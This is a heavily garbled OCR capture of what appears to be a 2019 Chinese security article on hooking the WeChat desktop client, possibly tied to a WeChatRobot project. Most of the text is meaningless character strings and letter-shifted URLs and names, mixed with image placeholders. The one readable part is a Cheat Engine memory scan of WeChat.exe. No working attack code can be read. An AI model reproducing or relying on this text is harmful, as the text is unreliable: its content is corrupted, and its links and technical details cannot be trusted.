
矿绑

轴 练 矿 绑




矿 Ⓑ经练 矿绑 矿 露


绑矿(f) 挺



hg{ 迎 LG



he{ 雅



耻 罗 结 f doo矿 远

雅 摄 l <

雅　　远　矿　角　　Ⓑ般

f doo摄

翻般　　(f)　般 VhqgP vj　挺　雅　练罗　矿

艰　经矿　　挺　雅　遗　矿　　罗　练　矿练罗

罗陷　　蚁耻　(y)矿　结　　摄

Z hWr o　　迎

迎

经练　　矿擎　(s) SF　迎　　神　　绕

(f)　绕见　　支

角　Ⓑ　　矿　限　　规绑魁　神

(g)阻　神　　雅

雅　绑雅　　矿　　(f)

fdœ

ZhWrro

ZhWrro　　(q)　阿结　矿　　缩


Ⓑ挺　雅　　遗

罗　　遗　矿　　fdœ

ZhWrro 评　　迎　　摄　(y)

练范结　　题矿　　结Ⓑ(g)阻　矿　　结　院

fdœ　　摄



般经 矿 ZhFkdwKhos 齐

挺 摄 范购 规 矿 摄艰 经

迎 虚矿陷罪 (f)职绍 ⓟ 艺 ZhFkdwKhos摄

经 ZhWrro 。 迎 虚 + 参

,神

神

kwwsv=22sdq1edlgx1frp2v24JKmhkngoXF{mbUiz|r;<vD

神g8y9

kwwsv=22jlwkxe1frp2Wrq|Fkhq892ZhFkdwUrerw

SF 迎 神起 KRRN 色

原创 鬼手 56 信安之路 2019-08-10


Ⓡ 迎

迎色

SQJ 警

迎色 雅 罪 sqj 色 Ⓓ 矿

规 角 练绑 sqj 警 矿



® 65 罗 矿(f)(Y) ewSqj Vlj qdwxuh vwuxfw


SQJ bF KXQN fkxqn 矿陷罪迄 sqj 摄

陷罪 QJ LKGU 罗 SQJ 警 评 矿 练

绑 摄 迎 色 雅 罪

起 FH

间 迎 绑 ⑨ 迎矿 色 ⑨



矿 參

齐　绍　织罗

角露　　参(g)　　矿齐　色　　矿　迄　色


微信
TonyChen
登录
切换帐号
信安之路

ⓤ 露


xq<x^lr@x*f CE 6.4.3 (风叶人-加强版) @&o<o@@ww
文件(F) 编辑(E) 表单 D3D 说明(H)
000048FC-WeChat.exe
找到 13039
地址 数值 上次数值
00AC0018 88000ADB000 88000ADB000
00AC001C 55A00000880 55A00000880
00AC0020 0000055A 0000055A
00AC0028 760000000000 760000000000
00AC002C 100007600 100007600
00AC0030 100000001 100000001
00AC0034 00000001 00000001
00AC0074 45D82C800000000 45D82C800000000
00AC0078 1045D82C8 1045D82C8
00AC0088 A000800000006 A000800000006
00AC008C 7000A0008 7000A0008
00AC0090 00000007 00000007
新的扫描
再次扫描
撤销扫描
设置
扫描类型 变动的数值
数值类型 8字节
内存扫描选项
起始 0000000000000000
结束 7fffffffffffffff
可写
可运行
写入时复制
快速扫描 4
对齐
最后数字
扫描时暂停游戏
禁止随机
启用速度修改
查看内存
手动加入地址
信安之路

ⓑ绑细织罗


色 结 參 矿露 ⓤ 矿

ⓑ绍织 罗

ⓤ 迎 矿 參 ⓤ 矿 ⓑ练织 罗 摄

色 规经 败矿 Ⓑ ⓑ绑缩罗 矿

缩罗 角 摄




翻 矿 罗 谅 经 结练 摄


调 谈 谅 练 矿 缩 罗 {{{{<4<7

{{{{<4<F 摄

起 RG 色


练 迎矿露 FH ⑨矿 Ⓑ 罗





RG ⑨ 迎矿 Ⓑ 练罗 {{{{<4<7 绑雅 面

阻




参(g) 矿 色 ⑨ 评 绑摄 **矿 罗**

评 绑 缩 矿 色 角 摄

翻色 迎 Z hF kdwZ lq 罪 矿 规

角 罪 Ⓑ Z hF kdwZ lq 罪 挺




鉴 DSL 规 矿 练罗 读挺


经绑 摄 逃 绑 矿 罗挺 评 摄

翻　　练　般矿　规　　购角　　练罗摄


练罗 hf{ 词　摄



罗挺　经绑　　矿(u)　雅　　矿 I <

